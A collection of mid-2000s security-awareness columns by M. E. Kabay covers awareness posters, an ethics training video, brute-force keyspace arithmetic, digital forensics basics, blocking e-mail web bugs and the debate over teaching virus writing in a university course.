You can start with a series of free and very cute, colorful coupons from < http://nativeintelligence.com/freebies/caught-coupons.aspx >. These all have a nautical theme with the word “CAUGHT!” with a charming creature such as a crab, an octopus, a dolphin and so on followed by something good; e.g.,

* Refusing to allow someone to tailgate on your access badge
* Asking for help with security
* Challenging an unknown person in your area
* Verifying that someone requesting information has a need to know
* Using a locking screensaver
* Properly disposing of sensitive media
* Refusing to share your password.

You can print these yourself from the PDF files or just buy them on thick card stock.

Native Intelligence also has an enormous collection (88 at last count) of security-awareness posters at < http://nativeintelligence.com/posters/security-posters.asp >. For example, one of my favorites is, "Passwords are like bubblegum: strongest when fresh; should be used by an individual, not a group; if left laying around, will create a sticky mess." Many of the posters have charming cartoon animals such as dinosaurs, snails, raccoons and rabbits. One poster reads "You OTTER backup your files!" and has a furry little critter on his back contemplating a floppy disk.

Is also a series of 14 posters designed to improve HIPAA compliance < http://nativeintelligence.com/posters/hipaa-posters.asp >.

Native Intelligence also offers several Web-based awareness courses: Security Awareness, Classified Data Basics and Personnel Safety. Details are on the Web site at < http://nativeintelligence.com/courses/index.aspx >.

* * *

Note: I have no financial involvement whatever with Native Intelligence's courses and posters. However, K and her team are currently working with me on an improved and fully illustrated version of my Cybersafety booklet; the old version is still available free at < http://www.mekabay.com/cyberwatch/cybersafety.pdf >.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security Training Videos:
"The Right Thing: Doing Business Legally and Ethically"

by M. E. Kabay, PhD, CISSP

This series of short reviews is intended to help security-awareness officers evaluate training videos for their training programs.

* * *

The training video "The Right Thing" from Commonwealth Films < http://www.commonwealthfilms.com > is subtitled, "Doing Business Legally and Ethically." This 2002 production starts with a montage of news story headlines about business fraud, TV vignettes of executives under investigation, and news scrums.

The Honorable Dick Thornburgh, Former Attorney General of the United States and an attorney with Kirkpatrick & Lockhart LLP < http://tinyurl.com/4pbbl > is the main speaker throughout the video. He speaks clearly and well and lends considerable credibility to the training program.

All of the topics are worth discussing in any organization:

* Retaining documents: Destroying or concealing records in an attempt to circumvent subpoenas is a terrible idea that can lead not only to ruining an organization's defense posture but also criminal liability for the employees involved.

* Accounting and reporting: Accurate and reliable financial accounting is an absolute requirement of ethical and legally-acceptable business. Falsifying records by changing dates, modifying quantities or costs and any other breaches of data integrity may result in penalties for publicly-traded companies, criminal liability for officers and staff involved in the malfeasance, and loss of public reputation and competitive position.

* Antitrust compliance: It is illegal in the United States for competitors to agree on or even to discuss any measures to reduce competition. Limiting price breaks, pressuring competitors to toe the line on minimum costs, spreading contracts around by taking turns in the bidding process – all of these practices are violations of antitrust laws that can result in huge fines and jail terms for perpetrators.

* Insider information: It is illegal to pass on internal news that allows privileged decisions about stock trades, whether good or bad. It's also illegal to make stock trades based on such privileged information.

* Procurement standards: Both buyers and bidders have to comply with the highest ethical standards. Gifts, entertainments, favors – all of these are out of order. Participation in such activities may result in removal from bidders' lists and possibly criminal prosecution.

* Government contracting: Defrauding the government is a serious mistake. Misrepresenting goods and services constitutes fraud; sending fraudulent bid information by mail or through phone and fax may constitute violations of US postal and wire fraud statutes and thus constitute

felonies (i.e., crimes with possible jail terms). Soliciting employees at a government agency for future positions in a company bidding for contract may violate regulations forbidding revolving-door relations between agencies and contractors.

* Intellectual property: Stealing other organization's proprietary data is a serious violation of intellectual property laws. Don't hire candidate who offer to violate their current employer's trust by bringing you secret data; agreeing to such a proposal could make the interviewer liable to prosecution for receiving stolen intellectual property and trade secrets. Depending on the original employer, it could also violate the Computer Fraud and Abuse Act of 1986 (18 USC §1030)

* Foreign corrupt practices: Bribery and misleading bookkeeping for purposes of acquiring contracts in foreign countries are barred by US laws that make kickbacks to foreign officials illegal. For example, "investing" in a land development project in order to gain a contract would constitute bribery.

* Environmental protection: Some organizations fail to take environmental-protection laws seriously. For example, mercury-containing computer parts such as circuit boards must not be thrown into ordinary trash but must be handled as toxic waste. Violating such regulations may lead to serious financial penalties and even total shutdown of operations.

* Harassment: Workers are entitled to freedom from discrimination in their workplace. Suggestive remarks, innuendoes, jokes, demeaning remarks, and offensive materials such as pornography, racist jokes, and religious or political bigotry can lead to embarrassment, emotional pain, decreased productivity, lawsuits, and terrible publicity. If you see or are the subject of harassment, report it at once to your human relations department or government labor agencies.

* Information systems: Unauthorized copying of programs or other copyrighted information and use of corporate systems to access confidential personal data about coworkers or clients can break laws as well as corporate policies.

Some general principles offered in the video:

1. Know the laws and your company policies.
2. Be alert to questionable, unethical, illegal practices and report them at once.
3. Do the right thing yourself: perform your job legally and ethically.

The film ends with some sobering comments about law enforcement's attitudes towards white-collar criminals and dramatic representations of interviews with actors representing prisoners who challenge the myth of the country-club prison.

As always, this Commonwealth Film training video is a valuable contribution to corporate security awareness programs. Congratulations to writer and director Webster Lithgow, producer Jennifer Wry and veteran executive producer Thomas P. McCann.

* * *

[Note: The author has no financial interest whatsoever in Commonwealth Films. However,

these nice people allow me to show their previews to my students in class and I am grateful to their Director of Customer Relations, David J. Burke, for his consistent kindness over many years.]

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The FACCTS, Just the FACCTs

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Our wonderful research librarian at the Kreitzberg Library of Norwich University < http://www.norwich.edu/library/kberg.html >, Catherine Swenson, is always on the lookout for new resources that can help faculty and students. Recently she introduced me to the online reports available from Faulkner Information Services at < http://www.faulkner.com/ >.

Here's what I reported to her and to my IT faculty and staff colleagues at the University. I hope that the information will be helpful to readers.

* * *

I have examined the content of the Faulkner's Advisory on Computer and Communications Technologies (FACCTs) database and the Security Management Practices (SMP) database. Both will be useful to undergraduates and, to a lesser degree, to graduate students in the MSIA and possibly the MBA and MCE programs.

* FACCTs provides the equivalent of an up-to-date encyclopedia of information technology with a particular emphasis on data communications. Topics include

Enterprise Data Networking
Broadband
Security Strategies
Electronic Government
Electronic Business Strategies
Internet Strategies
Business Intelligence/Content Management
IT Asset Management
Application Development
Web Site Management
Converging Communications
Telecom & Global Network Services
Mobile Business Strategies
Wireless Communications

In addition, users can access current news on the following topics:

Technology Vendor Profiles
Technology News Track
Hot New Reports

* The SMP has a collection of short reports on the following topics:

Facility Security

Electronic & Paper Document Security
Security Technology
Security Outsourcing
Legal & Financial Security Issues
Regulations & Standards
IT & Network Security
Business Continuity
E-Business Security
Human Resources Security
Public, Private Sector Partnerships
Security Administration
Risk Management

Both databases provide an extensive list of detailed reports on hundreds of high-technology companies including product overview, contact information and investment information. These data may be useful to our students when they are job-hunting or selecting technology for their own organization's infrastructure.

The resources may also be helpful to the University IT services and to the HelpDesk.

On the downside, these reports are written by relatively few authors and thus present a limited view of the field since no one can be an expert in all of these subjects; however, the authors seem to have extensive industry experience and they do write clearly and succinctly. Unfortunately, the articles have few cross-references and what few there are generally point to paper versions of the publications rather than providing URLs. However, the reports generally do include several URLs for sites that can be helpful in additional research.

Given the low cost of the licenses (according to the information I was given, less than $1,000 per database per year for all our users at the University), these are well worth the cost.

It will be particularly important to inform all the faculty, staff and students of the availability of these resources once they are online.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Computer Security Day: Useful Fun

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Prevention always suffers from a fundamental feedback problem: the more successful we are in preventing disasters or attacks, the less reinforcement there is for our recommendations.

Consider for example the popularity of flossing.

At least flossing is based on some sound scientific research. Unfortunately, to many of our colleagues, information security practices remind them of the old joke about a fellow standing on a street corner waving a raw potato around his head every 30 seconds.

> "Why are you doing that?" asks a passerby.
>
> "To keep the dinosaurs away," replies the potato-waver.
>
> "But there are no dinosaurs any more," retorts the passerby.
>
> "See? It works!" says the spudster triumphantly.

So in the absence of rigorous data about annualized loss expectancies, we are stuck trying to keep security interesting or at least tolerable for the people we are trying to protect. One of the measures we can exploit (in a positive sense) is Computer Security Day. According to Chris O'Connor, IBM's Director of Security Strategy,

- Computer Security Day (CSD) was founded in 1988 when the Washington DC chapter of the Association for Computing Machinery's Special Interest Group on Security, Audit, and Control (SIGSAC) decided to raise awareness of computer security.
- November 30 was chosen for CSD so that attention on computer security would remain high during the holiday season – when people are typically more focused on the busy shopping season than thwarting security threats.
- This year's CSD theme is "personalizing security" by asking businesses and individuals to get personally involved in creating a more secure global computing environment.
- Every year more than 1,000 organizations in more than 50 countries officially participate in CSD.
- CSD is sponsored by the Association of Computing Machinery, IBM, Security Awareness Inc., and is supported by a host of other organizations.

I concur with supporters of CSD that we need to raise awareness of protecting not only business users but also the general computer-using public against accidents and deliberate attacks.

Mr O'Conner continues with suggestions of how readers can get involved:

1. Ask yourself, "What are we doing on November 30?" If your organization doesn't have a security-awareness program, it's a good day to start one. If you have one, perhaps it's time to reinvigorate it by doing an audit of system weaknesses, reminding employees to change their passwords, and revisiting your organization's security policies.

2. Get political. Write your mayor and ask that November 30 be declared "Computer Security Day" in your hometown. Ask your senator or representative if they are publicly supporting Computer Security Day (www.house.gov; www.senate.gov) to draw political attention to an issue that costs businesses billions of dollars a year.

3. Think globally, act locally. Form a local grass-roots effort to promote Computer Security Day. Gather your brightest security gurus and volunteers to speak to seniors, students, community organizations and other groups about how to spot viruses and spyware and keep their computers safe and up to date.

4. Get your customers involved – let them know security is part of your company's culture. If it's appropriate, print security messages on receipts at the cash register or online transaction confirmation emails, flash messages across kiosk screens, or use screensavers to showcase your company's commitment to computer security.

5. Make security part of your company's water-cooler talk. You can order posters for the break room from the official CSD 2004 Web site at < http://www.computersecurityday.org > Web site, providing simple, yet often forgotten tips about security.

I will finish with yet another invitation to download a copy of my free booklet on Cybersafety from < http://www.mekabay.com/cyberwatch/cybersafety.pdf >. You'll find it full of simple explanations of security issues for non-technical people and practical suggestions on protecting families against Internet-mediated harm. You can give free copies to teachers and students in your local schools, to computer-users in senior centers, to youth clubs, to groups in churches / mosques / synagogues / temples, to people in social clubs like the Rotary / Elks / Knights of Columbus and so on.

If this column moves you to get involved in CSD, drop me a line after the event to let me know how it went. Enjoy yourselves!

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Understanding Brute-Force Cracking

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader sent me the following question:

"What are the current, real world capabilities of the various forms of encryption to resist compromise?

Would like to see stats like: Data encrypted with 128 SSL is capable of withstanding brute force from 10,000 computers for 3 hrs (example only). Of course, the variables are innumerable, but something with a scientific basis and relative ease of understandability for the a client would be good."

Brute-force cracking is like trying every possible key to unlock a door. Sometimes, the door is an access-control system and the key is a password; sometimes the door is a decryption algorithm and the key is a decryption key. I will continue referring to keys in the rest of the article.

The total number of keys is called the keyspace. The keyspace is a function of the key length and the number of possible values in each position. The number of possible values can be constrained by rules; for example, a key may be up to 10 alphanumeric characters in length but the first character may have to be a letter. Thus the first character would have 26 or 52 possible values (depending on whether case is recognized) but the other nine characters could have 36 or 62 values (because of the extra ten digits).

Another possible constraint affects repetition. For example, certain key rules may preclude more than one occurrence of a particular symbol. So for a ten-character key using only letters but not distinguishing between upper- and lowercase letters, the first character would have 26 possibilities, the second would have 25, the third would have 24, and so on.

The most important rule in calculating keyspace is that we multiply the number of possibilities in each position to arrive at the total. For example, if we have a four-digit personal identification number (PIN) and repetition is not permitted, then the total number of PINs is 10 x 9 x 8 x 7 = 5040.

If repetition is permitted, the calculation is easier; you raise the number of values per position (let's call that V) to the power of the number of positions (let's call that P). Thus we write that the keyspace (K) would be

K = V^P or K = V**P (depending on how you like to write the exponentiation operator).

For example, if you had two positions which could have 10 digits in each with repetition allowed, then there would be 10^2 = 100 values; i.e., the numbers from 00 to 99.

Keys can be measured in bits (0s or 1s) if we know something about how the values are

represented in computer storage; for example, an integer value is often stored as a 16-bit number on many computers. Thus in our formula, we can usually manage to set V = 2.

We can use our formula to state that a 128 bit key (P = 128) has K = 2^128 = ~3E38 (that stands for 3 x 10^38 different keys) and.

A shortcut is to remember the approximation that 2^n = 10^[(log 2)n] =10^(0.30103n) and so we can compute a rough estimate of the keyspace using simple multiplication if we don't have a computer handy.

Now, how does brute-force cracking determine if a particular key is correct? That's really quite tricky and I won't go into it now. But let's just suppose that it's possible to program one or more computers to try out portions of the keyspace looking for the right key for a particular puzzle. How long does it take?

The maximum time dependence on these factors:

* the keyspace;
* the operations per second per processor;
* the number of processors working in parallel.

For example, if you had a trillion (1E12) operations per second for each of a trillion processors, trying all the keys in the 3E38 keyspace for a 128-bit key would take about 3E14 seconds. Reducing that to years gives about 10 million years.

I'm sure that anyone interested will be able to produce their own spreadsheet to play with this, but you can download my XLS file from

< http://www.mekabay.com/methodology/keyspace.xls >.

One other note: it's not likely that the brute-force attack will have to search the entire key space. There is a principle in probability theory called the central limit theorem that tells us that on average, brute-force attacks will end up finding the right key after half the keyspace has been searched.

But 5 million years, 10 million years: who's counting?

* * *

My thanks to Prof. Randall Nichols of The George Washington University and the University of Maryland University College for reviewing a draft of this article. He offered the following reference: "Dorothy Denning put out a wonderful table of keysize, operations required, differences in number of characters and work factor. Page 309 ff in her _Information Warfare and Security_ (1998; Addison-Wesley, ISBN 0-201-43303-6)."

For additional reading:

EFF (1998). _Cracking DES: Secrets of Encryption Research, Wiretap Politics, and Chip Design_. < http://www.shmoo.com/crypto/Cracking_DES/cracking-des.htm >

Froomkin, M. (1995). The Metaphor is the Key: Cryptography, the Clipper Chip, and the Constitution. _U. Penn. L. Review_ 143:709. Technical Appendix A: Brute-Force Cryptanalysis < http://tinyurl.com/4spn8 >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Foundations for Information Assurance

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Teaching information assurance (IA) requires a tricky balance between technical subjects and management skills. We academics sometimes flounder in curriculum design because of the fundamental dearth of sound statistically-based information about security issues. We have problems gathering data for IA because

* As far as we can tell, many or perhaps most computer intrusions and computer crimes go undetected (estimates range from 9 out of 10 crimes to 2 out of 3 intrusions).

* Many detected intrusions or crimes are unreported (perhaps as many as 95% according to some studies).

* There is no central database keeping track of computer crimes or security breaches.

* Almost all computer-security surveys suffer from methodological inadequacies (they rely on voluntary responses, have no independent verification of the accuracy of answers, and don't include internal validation measures to catch careless or silly answers).

We are left with the hope that forging consensus on best practices is one of the approaches that can improve IA.
Under these circumstances, you'll understand how important it is for academics to get information directly from practitioners when designing courses. Prof. John Beachboard, PhD, of Idaho State University is doing precisely that. In a recent call for participation sent through a security-educators' list, he explained that "Business-oriented MIS and CIS programs have tended to emphasize requirements analysis and business application development over the development of technical skills and knowledge associated with development and operation of IT infrastructures. Many business schools are now adding courses (e.g., in data communications and systems architecture) intended to fill this gap." He has developed a survey designed "to gain practitioner input regarding the fundamental technical concepts that all aspiring IS/IT professionals should be taught in an undergraduate systems architecture course."

His survey is at < http://cobhomepages.cob.isu.edu/beach/survey/1.asp > and it took me only a few minutes to complete.

Prof. Beachboard will send results of his analysis to any participants who would like to be informed of the findings.

I hope that readers will be willing to take the time to help Prof. Beachboard and the field as a whole by participating in this research.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see

< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Digital Forensics (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A journalist from South Africa recently wrote to me with a series of interesting questions about forensics and I had such fun answering that I got his permission to post his questions and my answers in this column and the next.

>I'm looking for information and opinion on the ins and outs of the world of computer forensics. Maybe you would be interested in commenting for the story? I could email you specific questions.<

Hmm, I'm not a forensics expert, but I'll copy some of my colleagues who are so they can contribute to your research if they have time.

First, some general resources.

Stephenson, P. (1999). Investigating Computer-Related Crime: A Handbook for Corporate Investigators. Auerbach Publications (Boca Raton, FL). ISBN 0-849-32218-9. 328. Index.

You may find some good resources in my CJ341 CyberLaw and Cybercrime course lectures at

http://www.mekabay.com/courses/academic/norwich/cj341/lectures.htm

In particular, I recommend looking at

http://www.mekabay.com/courses/academic/norwich/cj341/05_Forensic_Framework.ppt

http://www.mekabay.com/courses/academic/norwich/cj341/09_Remnants.ppt

http://www.mekabay.com/courses/academic/norwich/cj341/15_Using_Forensic_Utilities.ppt

>What do the people who work with computer forensics do and how do they do it?<

They collect and secure digital evidence for use in analyzing the occurrence, nature, mechanisms and perpetrators of computer security violations, some of which may be crimes. They understand how information is created and stored in different kinds of digital media and they use specialized procedures and programs to safeguard data again damage and to find relevant data. They also understand the legal requirements for proper chain of custody of evidence as well as restrictions on investigative techniques that are required for effective use in legal proceedings, if any.

>What sort of tricks do cyber criminals use to cover their tracks?<

Depending on whether criminals have physical access to computer systems they are manipulating, they can

* use false or temporary identifiers to launch attacks;
* route their attack through several compromised systems to obscure their trail of IP addresses in the packets they generate;
* create IP packets with falsified headers;
* use someone else's compromised ID on the target computer or network;
* falsify or delete log files (if they can gain root access);
* store information in difficult-to-get-to parts of disks such as slack space.

>How do the experts side-step logic bombs and get to the truth?<

Most forensic examiners find out if there is an uninterruptible power supply (UPS) on the computer side of the power cord; if there is not, they pull the plug to stop the computer dead without allowing any shutdown procedures that might result in damage programmed by the criminal. If there is a UPS feeding the computer directly, it may be necessary to do some work with wire cutters inside the computer casing -- assuming there are no booby traps.

Once the computer has been halted, the forensic examiner typically removes the disk drive(s) and makes bit-for-bit images (copies) on to non-erasable media. These copies are preserved as primary evidence along with the original disk drive if possible. It's also possible to make a bit for bit copy onto a similar hard disk for experimental work. Using forensic utilities, the investigators then searches the entire contents of the disk(s) duplicate(s) looking for interesting information. The hard disk may contain a swap file; that can show part or all of the contents of live memory (RAM) at the time of the last copy to disk before the system was halted. The swap file and therefore have evanescent information that would not normally be seen on disk such as display or print buffers, passwords in transit through data communications channels, and so on.

More in the next article.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Digital Forensics (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A journalist from South Africa recently wrote to me with a series of interesting questions about forensics and I had such fun answering that I got his permission to post his questions and my answers in a previous column and this one.

>Who's doing the computer crimes?<

No one is very sure about that. There is no centralized reporting system where everyone is required to register attacks on their computers. All published research suffers from difficulties of ascertainment because of self-selection of those who respond to questions. In addition, we know from historical records that some crimes are not noticed until much later, if at all. Up until recent years, it has been a dogma in the information security field that most computer crimes (i.e., crimes against computers as targets and crimes using computers as tools) were perpetrated by employees authorized to use the systems they attacked or damaged. However, the enormous growth of the Internet has changed the views of some experts, myself included, so that we guess that we have probably crossed the boundary now and have more crimes committed by an outsiders than by insiders.

In general, motivations for computer crimes fall into three major categories:

* vandalism
* voyeurism
* greed.

What little research there is suggests that there is no one personality type or demographic absolutely tied to any of these categories. For example, vandals who launch denial of service attacks do include children with no ulterior motive, but they may also include adults attempting to extort money in a kind of modern protection racket. Similarly, there are teenagers who break into systems for fun; others are beginning to do so for-profit. Some people spreading lies on the Internet have done so simply out of free-floating ill will; however, quite a number have been involved in pump and dump schemes designed to drive the prices of selected stocks up or down so they could make illicit profits.

>How can ordinary users protect themselves from being used as stooges for online scams?<

Number one -- and I hope you will stress this -- don't give out confidential or private information to strangers. Don't give people who call you on the phone your bank information or your credit card numbers -- no matter how convincing they sound. Don't reveal passwords to anyone: no official will ever need to know your password -- they can get their work done in other ways or they can reset your password to a temporary value that will then force you to assign a new secret password that nobody else knows.

Second, install an effective antivirus program and configure it to update itself automatically every day.

Third, install a personal firewall on your computer; a simple but effective free firewall is available from ZoneLabs. When the firewall asks you if a program can access the Internet, answer no unless you know exactly which program it is and why it wants to reach outside your computer. Similarly, if the firewall asks you if someone can access your computer from the Internet answer no unless there is a very good reason for saying yes and you are absolutely sure you know what you are doing.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Foiling Web Bugs

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As a followup to a recent article on the perils of HTML e-mail, today I'm looking at how to defeat e-mail tracking services that use Web bugs.

Web bugs are very small (often only one pixel) images on a Web site; HTML e-mail that includes the URL for these tiny images can record who opened the e-mail message at what time. If there is an instruction requiring automatic refresh of the image as part of the HTML code, is even possible to tell how long the e-mail message was left open on screen.

The service from DidTheyReadIt < http://www.didtheyreadit.com > uses precisely this approach. As described on their Web site and in an article by Mark Glassman in the June 3, 2004 edition of the New York Times, users append ".didtheyreadit.com" to the e-mail address of someone whose reading habits you want to monitor (with respect to your e-mail, that is). The company's servers convert your message to HTML, add a Web bug, and send your converted message to its destination. When a recipient using an HTML-tolerant e-mail reader opens or even previews your spyware-equipped document, the company's servers record when the Web bug was downloaded, the IP address of the reader, and how long the file was kept open. This information is then sent to the sender in an e-mail message.

Similar services are provided by MSGTAG < http://www.msgtag.com > and by ReadNotify < http://www.readnotify.com/ >.

Evidently, this entire system depends on HTML e-mail. In addition to the clumsy method of disconnecting from the 'Net before opening HTML e-mail, there are already simple tools that destroy this functionality at little or no cost.

Wizard Industries makes Email-Tracking Blocker and sells it for $2.99, including a year of updates < http://www.wizard-industries.com/trackingblocker.html >. This 370 KB utility needs to be run only once. According to the manufacturer, it works with any e-mail service and blocks all tracking services.

Email Sentinel Pro from DSDevelopment < http://www.emailaddressmanager.com/email_sentinel.html > is freeware for individuals (non-commercial use) and shareware for corporations ($14.95 per seat). This 815 KB utility runs in the background to convert HTML e-mail messages into plain ASCII. It can be configured to handle attachments as well; can keep the original HTML messages in a quarantine buffer in case they are needed; can log its activities; works with any e-mail client; includes whitelist and contact-import; requires no user interaction once it's running. I tested this product and found that it worked fine with one of my e-mail accounts (an IMAP server) but failed with my backup account (a POP3 server). Not only was the message converted to plain text, but an inserted embedded JPG image was converted to an attachment -- very convenient and perfectly safe.

For the time being, this suits me fine; I suppose that the inventors will eventually fix bugs that

crop up, especially as organizations cough up their $14.95 donations if they are satisfied with the product.

So if you are not keen on having people watch whether you have opened their e-mail messages without telling you that they are doing so, you don't have to stand for it – and it won't cost much or anything to try these defensive tools.

* * *

[Disclaimers: I have no financial involvement with any of the companies named in this article. Mention of a product should not be interpreted as an endorsement; omission of a product is not intended as criticism. – Mich]

For further reading:

Kabay, M. E. (20004). HTML e-mail not worth the risk. Network World Fusion.
< http://www.nwfusion.com/newsletters/sec/2004/0517sec1.html >

Glassman, M. (2004). Who got the message? There's a way to know. New York Times.
< http://www.nytimes.com/2004/06/03/technology/circuits/03spyy.html >

Center for Democracy & Technology: Spyware links
< http://www.cdt.org/privacy/spyware/ >

* * *

MSIA Security Conference – 23 June 2004 in Northfield VT – information at
< http://www.mekabay.com/msia/msia_conference_2004/index.htm >

M. E. Kabay, PhD, CISSP is Associate Professor of Information Assurance in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Creating Viruses in a University Course (1)

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

A storm of criticism washed over a University of Calgary Professor in early summer of 2003 when he announced his intention to teach a fall course entitled "Computer Science 599.48: Computer Viruses and Malware." Assistant Professor John Aycock shocked the antivirus world by including his intention to have his undergraduate students write some malicious code. Many experts objected on the following grounds:

* Writing malicious code was unnecessary in teaching how viruses, worms and Trojan horses work or how to fight them;

* Keeping the malicious code contained within the class of laboratory would be difficult or impossible;

* Some students would take the wrong message home about the ethical implications of creating malicious code;

* Students with experience writing malware would be on unemployable by antivirus firms, always concerned about the widespread rumor that they engage in writing viruses for profit.

Supporters of the course rejected these arguments, assuring critics that the Laboratory would be well secured and insisting on the pedagogical value of such exercises. In addition, they stressed that virus writing would be only a small part of the course, which would also teach students about the history of malware, economic consequences of these programs, countermeasures, legal and ethical considerations, and wider principles of computer and network security.

After the course was over, there appeared to have been no breaches of security and University spokespersons insisted that they would offer the course again despite their critics.

It seems to me that writing real viruses may be less valuable to the students then analyzing a wide range of existing viruses and thinking about, designing, and implementing antivirus mechanisms. However, given the relatively minor part that this exercise plays in the overall course, it also seems to me that critics may have overreacted.

More about this issue in the next column.

* * *

For further reading:

Fisher, D. (2003). University of Calgary to Offer Virus-Writing Class.
< http://www.eweek.com/print_article/0,1761,a=42315,00.asp >

Fried, I. (2003). College plans virus-writing course.
< http://news.com.com/2102-1002_3-1010538.html?tag=st.util.print >

Pyrma, K. (2003). Security Experts Blast Virus Class.
< http://www.itbusiness.ca/index.asp?theaction=61&sid=52619# >

Anonymous (2003). Virus Writing 101: Students to Receive College Credit for Writing Malicious Code.
< http://antivirus.about.com/library/weekly/aa052303b.htm >

Spafford, E. E. (2004). Re: How to write computer viruses. In _ The Chronicle of Higher Education – Colloquy_
< http://chronicle.com/colloquy/2004/virus/ >

Read, B. (2004). How to Write a Computer Virus, for College Credit: Experts debate whether a course at the U. of Calgary is a useful tool or a risky invitation.
< http://chronicle.com/free/v50/i19/19a03301.htm >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Creating Viruses in a University Course (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In my last column, I discussed how University of Calgary Professor John Aycock has been including a bit of virus-writing in his course called "Computer Science 599.48: Computer Viruses and Malware."

I have been involved with the antivirus (AV) industry in a peripheral way since the early 1990s, when I was the recording secretary at the organizing meetings of the Antivirus Product Developers Consortium of the National Computer Security Association (NCSA; later ICSA and eventually TruSecure). I can personally attest to the intense emotions of people in the AV industry about virus writers: they detest them. Perhaps some of the vitriol thrown at Professor Aycock results from an emotional response rather than from a wholly rational appraisal of risks and consequences.

I wrote to the University of Calgary about this situation. Dr Ken Barker, Head of the Department of Computer Science, responded as follows:

>A thorough understanding of any material requires that we look at it from as many perspectives as possible. Students in high school learn that the most effective way to prepare an argument for a debate is to prepare to argue both the affirmative and negative sides. The most competent and insightful economists are those who can clearly articulate and understand both a fully free market system and a controlled socialist strategy to the economy. The better we understand something, even if we radically disagree with it, the more likely we are to provide effective mechanisms to counteract them. These analogies provide the context for the approach taken by the University of Calgary's CPSC 599.48 course. A very small portion of the course is spent on understanding how viruses are created and deployed in an extremely protected environment while ensuring that the students have a complete understanding of the legal and ethical framework surrounding this kind of code. The students are thereby better prepared to learn how to best fight the plethora of viruses and malware found in the modern compute environment.

The cautionary approach demanded by our critics during the first offering of the course was incorporated into the way we delivered the material. The alarms raised by the anti-virus community were addressed carefully and diligently to ensure that the course would be offered in a safe and valuable way. After a careful review of the first offering and upon considering the ongoing need for this level of expertise, the University of Calgary believes that it is in the greater public good to continue to offer the course.<

I commend my colleagues for having responded constructively to the concerns of AV professionals and wish them well in their project. I sincerely hope that the reasoned approach they have adopted will indeed result in a net gain to security in the long run.

* * *

In the next couple of columns, I'll address the question of whether writing virus code should be defined as illegal in the same way that possessing lock-picking tools without a license is defined

as illegal.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Anti-Virus Laws?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Every now and then the topic comes up of whether it makes any sense to pass laws against writing viruses.

For as long as I have been involved in it (since the early 1990s), some people have argued that writing a virus should itself be illegal. Such laws would make it clear to everyone that writing viruses is _*bad*_. Having legally prescribed punishments for virus writing would discourage some (not all) casual hobbyists from contributing their pathetic efforts to the pool of viruses.

However, others object that such laws would make anti-virus work more difficult. They warn that regulating virus writing might justify a new bureaucracy dedicated to virus control. The law might be unenforceable and therefore ill-advised. Even more fundamentally, the harm from a virus, they argue, comes not from its existence but from its dissemination to unsuspecting victims. Writing the virus does nothing as long as other people don't infect their computers. Even sending the virus to a willing recipient doesn't seem to be a problem: after all, people are free to run whatever programs they want on their own computers. Making virus _*writing*_ illegal would be a form of prior restraint and divert attention away from monitoring or punishing clearly harmful acts.

Even defining a virus in legal terms would be difficult, especially given the low level of technical knowledge among the legislatures of the world. Some humorists argue that a sloppy definition might classify Windows itself as a virus.
